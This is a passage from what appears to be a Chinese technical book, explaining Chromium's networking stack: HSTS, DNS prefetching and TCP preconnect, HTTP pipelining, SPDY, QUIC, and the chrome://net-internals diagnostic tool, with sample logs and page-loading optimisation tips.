


图 4-23 Chromium 的 Cookie 相关类及其关系

4.3.5 安全机制

HTTP 是一种使用明文来传输数据的应用层协议。构建在 SSL 之上的 HTTPS 提供了安全的网络传输机制，现已被广泛应用于网络上。典型的是电子商务、银行支付方面的应用。基本上所有的浏览器都支持该协议，Chromium 当然也不例外，这些会在第 12 章安全机制中作介绍。

不仅如此，Chromium 也支持一种新的标准，这就是 HSTS（HTTP Strict Transport Security）。该协议能够让网络服务器声明它只支持 HTTPS 协议，所以浏览器能够理解服务器的声明，发送基于 HTTPS 的连接和请求。通常情况下，浏览器的用户不会输入“scheme（http://）”，浏览器的补齐功能通常会加入该“scheme”，但是，服务器可能需要“https://”。在这样的情况下，该协议就显得非常有用。一般情况下，服务在返回的消息头中加入以下信息表明它支持该标准：

```
Strict-Transport-Security: max-age=16070400; includeSubDomains
```

4.3.6 高性能网络栈

Chromium 的网络模块有两个重要目标，其一是安全，其二是速度。为此，该项目引入了很多 WebKit 所没有的新技术，这是一个很好的学习对象。

4.3.6.1 DNS预取和TCP预连接（Preconnect）

一次 DNS 查询的平均时间大概是 60～120ms 之间或者更长，而 TCP 的三次握手时间大概也是几十毫秒或者更长。看似一个很短的时间，但是相对于网页的渲染来说，这是一个非常长的时间。如何有效地减少这段时间，Chromium 给出了自己的答案——DNS 预取和 TCP 预连接，它们都是由 Chromium 的“Predictor”机制来实现的。

首先是 DNS 预取技术。它的主要思想是利用现有的 DNS 机制，提前解析网页中可能的网络连接。具体来讲，当用户正在浏览当前网页的时候，Chromium 提取网

页中的超链接，将域名抽取出来，利用比较少的 CPU 和网络带宽来解析这些域名或 IP 地址，这样一来，用户根本感觉不到这一过程。当用户单击这些链接的时候，可以节省不少时间，特别在域名解析比较慢的时候，效果特别明显。

DNS 预取技术不是使用前面提到的 Chromium 网络栈，而是直接利用系统的域名解析机制，好处是它不会阻碍当前网络栈的工作。DNS 预取技术针对多个域名采取并行处理的方式，每个域名的解析须由新开启的一个线程来处理，结束后此线程即退出。

网页的开发者可以显示指定预取哪些域名来让 Chromium 解析，这非常直截了当，特别对于那些需要重定向的域名，具体做法如下所示：<link rel="dns-prefetch" href="http://this-is-a-dns-prefetch-example.com">。当然，DNS 预取技术不仅应用于网页中的超链接，当用户在地址栏中输入地址后，候选项同输入的地址很匹配的时候，在用户敲下回车键获取该网页之前，Chromium 已经开始使用 DNS 预取技术解析该域名了。

可以通过在地址栏中输入“chrome://dns/”查看 Chromium 的 DNS 预取的域名。在笔者的浏览器中，用户可以看到表 4-1 所示的预取结果。接下来是 TCP 预连接。

表 4–1　Chromium 的 DNS 预取技术的实例结果

Host name	How long ago (HH:MM:SS)	Motivation
http://blog.csdn.net/	03:00:23	n/a
http://cache.pack.google.com/	03:00:44	n/a
http://www.chromium.org/	02:58:27	n/a
http://www.gstatic.com/	02:58:25	n/a
https://clients2.google.com/	03:00:44	n/a
https://linkhelp.clients.google.com/	03:00:23	n/a
https://mail.google.com/	03:00:44	n/a
https://ssl.google-analytics.com/	03:00:43	n/a
https://www.google.com.hk/	03:00:23	n/a
https://www.google.com/	03:00:40	n/a

Chromium 使用追踪技术来获取用户从什么网页跳转到另外一个网页。可以利用这些数据、一些启发式规则和其他一些暗示来预测用户下面会单击什么超链接，当有足够的把握时，它便先 DNS 预取，更进一步，还可以预先建立 TCP 连接。听起来够智能的吧？是的，但是这对用户的隐私是一个极大的挑战，它甚至能预测你单击什么超链接！

同 DNS 预取技术一样，追踪技术不仅应用于网页中的超链接，当用户在地址栏中输入地址，如候选项同输入的地址很匹配，则在用户敲下回车键获取该网页之前，Chromium 就已经开始尝试建立 TCP 连接了。[1]

4.3.6.2 HTTP管线化（Pipelining）

我们知道，很多时候，服务器和浏览器通信是按顺序来的，也就是说，浏览器发送一个请求给服务器，等到服务器的回复后，才会发送另外一个请求。这样做的弊端是效率极差。

HTTP 1.1 开始增加了管线化（Pipelining）技术。Chromium 当然也支持这一技术，但它需要服务器的支持，两者配合才能实现 HTTP 管线化。HTTP 管线化技术是一项同时将多个 HTTP 请求一次性提交给服务器的技术，因此无需等待服务器的回复，因为它可能将多个 HTTP 请求填充在一个 TCP 数据包内。HTTP 管线化需要在网络上传输较少的 TCP 数据包，因此减少了网络负载。图 4-24 描述了 HTTP 管线化技术是如何传送请求和回复的。

请求结果的管线化使得 HTML 网页加载时间动态提升，特别是在具体有高延迟的连接环境下。在速度较快的网络连接环境下，提速可能不是很明显。因为，这些请求还是有明显的先后顺序。管线化机制需要通过永久连接（Persistent Connection）完成，并且只有 GET 和 HEAD 等请求可以进行管线化，使用场景有很大的限制。

---

[1] 就笔者自己的经历，因为我经常上 https://www.google.com 查资料，当笔者在地址栏输入 http 的时候，Browser 进程就已经在尝试建立 TCP 连接到 google.com 了。




图 4-24 使用 HTTP 管线化技术的请求和回复

4.3.6.3 SPDY

HTTP 管线化技术有很大的限制和缺陷，那么如何解决这些问题呢？在引入 SPDY 协议之前，同很多成功案例背后有众多的失败实验一样，也尝试了一些解决方案，例如 SCTP、SST、MUX 等，它们主要作用在传输层或者会话层上。但是，之前的技术只是解决了部分问题，而 HTTP 相关问题（如压缩等）依然没有解决，而且在传输层的协议很难实施。为此，Chromium 引入了新的机制——SPDY。SPDY 就是为了解决网络延迟和安全性问题。根据 Google 的官方数据，使用 SPDY 协议的服务器和客户端可以将网络加载的时间减少 64%，好消息是，在 HTTP2.0 的草案中将引入 SPDY 协议，将其作为基础来编写。

SPDY 协议是一种新的会话层协议，因为网络协议是一种栈式结构，它被定义在 HTTP 协议和 TCP 协议之间，图 4-25 描述了这些协议之间的层次关系。




图 4-25 SPDY 协议所处的层次

SPDY 协议的核心思想是多路复用，仅使用一个连接来传输一个网页中的众多资源。从图 4-25 中读者也可以看到，它本质上并没有改变 HTTP 协议，只是将 HTTP 协议头通过 SPDY 来封装和传输。数据传输方式也没有发生变化，也是使用 TCP/IP 协议。所以，SPDY 协议相对比较容易部署，服务器只需要插入 SPDY 协议的解释层，从 SPDY 的消息头中获取各个资源的 HTTP 头即可。其次，SPDY 协议必须建立在 SSL 层之上，这是一个比较大的限制，因为有很多网站不一定希望支持 HTTPS。SPDY 的工作方式有以下四个特征。

- 利用一个 TCP 连接来传输不限个数的资源请求的读写数据流，这与之前的为每个资源请求都建立一个 TCP 连接大大不同，这明显提高了 TCP 连接的利用率，减少了 TCP 连接的维护成本。前面我们也说过，建立一个 TCP 连接的时间为几十毫秒或者更长，这显然能够减少时间。
- 根据资源请求的特性和优先级，SPDY 可以调整这些资源请求的优先级，例如 JavaScript 资源的优先级很高，服务器优先传输回复该类型的请求。在网络带宽不是很理想的情况下，这是一种折中。
- 只对这些请求使用压缩技术，可大大减少需要传送的字节数。这一思想已广泛应用于各种浏览器。
- 当用户需要浏览某个网页，支持 SPDY 协议的服务器在发送网页内容时，可以尝试发送一些信息给浏览器，告诉后面可能需要哪些资源，浏览器可以提前知道并决定是否需要下载。更极端的情况是，服务器可以主动发送资源。

在介绍完 SPDY 协议之后，让我们一起看看 SPDY 协议引入之后，Chromium 的网络栈产生了哪些变化。回顾图 4-14 描述的调用栈，图 4-27 给出了基于 SPDY 协议的网络栈的结构。图 4-26 中看到的好像跟 4-14 图中的没有大的不同？是的，大体上都是这种栈结构。但是，至少还是有三点不同。

- 虚线框表示可能有多个 SpdyStream 和 SpdyHttpStream 对象，也就是多个流使用一个 SpdySession 会话，同时使用一个 socket 连接。对多个 Stream 对象的管理、删除、创建、数量限制等都是由 SpdySession 来处理。
- 对于之前的一些类，Spdy 有专门的实现，因为需要支持新协议的关系。
- SpdyHttpStream 类继承自之前的 HttpStream 类，所充当的角色相同——就是一个 HttpStream 类，但是 SpdyHttpStream 类会对应一个 SpdyStream 并将 Spdy 协议部分等实际工作交给 SpdyStream 类来做。




图 4-26　基于 SPDY 协议的网络栈

为了对 Spdy 协议有直观和清晰的认识，在这里，笔者利用 Chromium 浏览器提

供的工具 chrome://net-internals/#events&q=type:SPDY_SESSION%20is:active 来查看浏览器在访问 https://www.google.com.hk 时使用 SPDY 协议的一些消息。图 4-27 显示了其中一部分浏览器和服务器之间传输的消息，限于篇幅，这里只是节选。

```
t=1370825894043 [st=  1]    SPDY_SESSION_SYN_STREAM
  --> fin = true
  --> :host: www.google.com.hk
      :method: GET
      :path:
/complete/search?client=chrome&q=g&cp=1&sugkey=AIzaSyBOti4mM-6x9WDnZIjIeyEU21OpBXqWBgw
      :scheme: https
      :version: HTTP/1.1
      accept-encoding: gzip,deflate,sdch
      accept-language: en-US,en;q=0.8,zh-CN;q=0.6,zh;q=0.4
      cookie: [248 bytes were stripped]
      user-agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/27.0.1453.110 Safari/537.36
      x-chrome-variations:
CMG1yQEIjrbJAQihtskBCKO2yQEIp7bJAQiptskBCKy2yQEI94PKAQiOhMoBCMKFygEI0YXKAQ==
  --> stream_id = 1
```

```
  --> unidirectional = false
t=1370825894054 [st= 12]    SPDY_SESSION_SEND_RST_STREAM
  --> description = ""
  --> status = 5
```

```
  --> stream_id = 1
t=1370825894055 [st= 13]    SPDY_SESSION_SYN_STREAM
  --> fin = true
  --> :host: www.google.com.hk
      :method: GET
      :path:
/complete/search?client=chrome&q=go&cp=2&sugkey=AIzaSyBOti4mM-6x9WDnZIjIeyEU21OpBXqWBgw
      :scheme: https
      :version: HTTP/1.1
      accept-encoding: gzip,deflate,sdch
      accept-language: en-US,en;q=0.8,zh-CN;q=0.6,zh;q=0.4
      cookie: [248 bytes were stripped]
      user-agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/27.0.1453.110 Safari/537.36
      x-chrome-variations:
CMG1yQEIjrbJAQihtskBCKO2yQEIp7bJAQiptskBCKy2yQEI94PKAQiOhMoBCMKFygEI0YXKAQ==
  --> stream_id = 3
  --> unidirectional = false
```

图 4-27 SPDY 协议的消息格式

图中共有三个消息发送给服务器。每个消息的最上面是当前的时间戳和消息类型。之后是消息体，其中包括 SPDY 协议定义的消息格式，SPDY 协议中有个属性表示的是 HTTP 的消息头。每个消息都对应一个 stream 的 id，用于标记不同的资源请求。图中有 stream 的 id 为“1”和“3”。

4.3.6.4 QUIC

QUIC 是一种新的网络传输协议，主要目标是改进 UDP 数据协议的能力。同 SPDY 建立在传输层之上不同，QUIC 所要解决的问题就是传输层的传输效率，并提供了数据的加密。所以，SPDY 可以在 QUIC 之上工作。

QUIC 已经被放入 Chromium 的代码中，你可以在 https://chromium.googlesource.com/chromium/src/net/+/master/quic/看到它。[2]

4.3.7 实践：Chromium 网络工具和信息

网络栈是复杂的，为了开发者比较容易查看网络的相关信息，Chromium 浏览器提供了强大的工具帮助理解网络栈。

Chromium 提供了用户友好的网络信息工具 chrome://net-internals，实际上，前面在介绍网络栈工作原理的时候，已经提到过它。读者可在地址栏中使用该工具尝试打开一些网页，就可以看到各种各样的信息，因为该工具被打开后才开始工作。

用户打开这一工具后可以看到 Capture、Export、Import、Proxy、Events、Timeline、DNS、Sockets、SPDY、QUIC、Pipelining、Cache、SPIs、Tests、HSTS、Bandwidth、Prerender 等类别。很多类别相信读者看名字就能够知道它们是干什么的。这里介绍几个类别和它们的用法，其中一个类“Prerender”暂不介绍，等讲完了完整渲染过程后再介绍它。

---

[2] 截至笔者写作的时候，它不是默认打开的，因为需要更改传输层协议，所以后续应该还有很多工作要做。

首先是 Events 类别，该类别记录了所有网络栈完成的工作和传送的消息。这些消息按照它们所在的 Chromium 中类的对象来区分。图 4-28 记录了笔者的浏览器当前网络栈的内部信息。第一列是 ID，标记这些对象。第二列是对象的类，读者看一看，就能够发现它们是之前介绍的网络栈中的各种类。其中有些以_JOB 结尾的类，表示一个个的任务，这些任务可能是连接、域名解析等，它们不负责具体的工作，只起到一层桥接和封装的作用，任务完成后就直接结束了。当用户单击表中一项的时候，当前页面会给出当前对象从过去到现在发生的各个操作，或者叫事件。

Filter (?): 20 of 20

	ID	Source Type	Description
☐	133	SOCKET	
☐	3586	SOCKET	
☐	3604	SOCKET	
☑	3660	URL_REQUEST	https://clients4.google.com/chrome-sync/command/?client=Google+Chrome&client_id=EdtTTySgh9iBnJOQ8EtHDg%3D%3D
☐	3661	HTTP_STREAM_JOB	https://clients4.google.com/
☐	3662	HOST_RESOLVER_IMPL_REQUEST	clients4.google.com:443
☐	3663	CONNECT_JOB	ssl/clients4.google.com:443
☐	3664	CONNECT_JOB	ssl/clients4.google.com:443
☐	3665	HOST_RESOLVER_IMPL_REQUEST	clients4.google.com:443
☐	3666	HOST_RESOLVER_IMPL_JOB	clients4.google.com
☐	3667	HOST_RESOLVER_IMPL_REQUEST	clients4.google.com:443
☐	3668	SOCKET	ssl/clients4.google.com:443
☐	3669	CONNECT_JOB	ssl/clients4.google.com:443
☐	3670	HOST_RESOLVER_IMPL_REQUEST	clients4.google.com:443
☐	3671	HOST_RESOLVER_IMPL_REQUEST	clients4.google.com:443
☐	3672	SOCKET	ssl/clients4.google.com:443
☐	3673	HOST_RESOLVER_IMPL_REQUEST	clients4.google.com:443
☐	3674	SPDY_SESSION	clients4.google.com:443 (DIRECT)
☐	3675	URL_REQUEST	https://clients4.google.com/chrome-sync/command/?client=Google+Chrome&client_id=EdtTTySgh9iBnJOQ8EtHDg%3D%3D
☐	3676	HTTP_STREAM_JOB	https://clients4.google.com/

图 4-28 网络栈的“Events”类别信息

其次是类别“Timeline”。它的含义就是一个按照时间绘制的图，图中记录在各个时间点 Chromium 使用的网络资源，例如打开的套接字数目、DNS 请求、数据传输量等，这一监测信息很有用。

其他的类别基本比较容易理解，都与上面我们介绍过的技术相关。读者有兴趣的话，可以自行作一些尝试，对于理解本节介绍的原理非常有帮助。

4.4 实践：高效的资源使用策略

WebKit 和 Chromium 为了高效率地下载资源，设计出了各种各样的策略和新技术，那么对于网页而言，是否可以直接使用它们而不需要优化代码本身了呢？当然不是，性能越高越好，优化总是无止境的。

4.4.1 DNS 和 TCP 连接

通过上面的描述可知，DNS 解析和 TCP 连接占用大量的时间，所以为了高效地加载网页，网页开发者可以从以下方面着手改变以减少这一部分的时间。

- 减少链接的重定向。有些网页中使用了大量的重定向，可能还会有很多次重定向，这不仅要求浏览器建立多次链接，同时也需要多次 DNS 解析，这会阻碍 DNS 预取技术的应用，应该尽量避免。
- 利用 DNS 预取机制。网页的开发者当然知道需要链接的 URL，为了让浏览器也知道这些链接，开发者可以指定需要预取的 URL，前面我们已经给出了示例。
- 搭建支持 SPDY 协议的服务器，当然指的是那些需要使用 HTTPS 协议的网站。
- 避免错误的链接请求。有些网页中包含了一些失效的链接，当浏览器试图获取该链接对应的资源的时候，就会占用网络资源。

4.4.2 资源的数量

通过上面的描述亦可知，我们也可以通过减少网页中所需的资源数量来改善网页的加载，网页开发者可以从以下方面着手改变以减少这一部分的时间。

- 在 HTML 网页中内嵌小型的资源，也就是当资源比较小的时候，开发者可以将它们直接放在网页中，可能的资源如 CSS、JavaScript 和图片等。前两者比

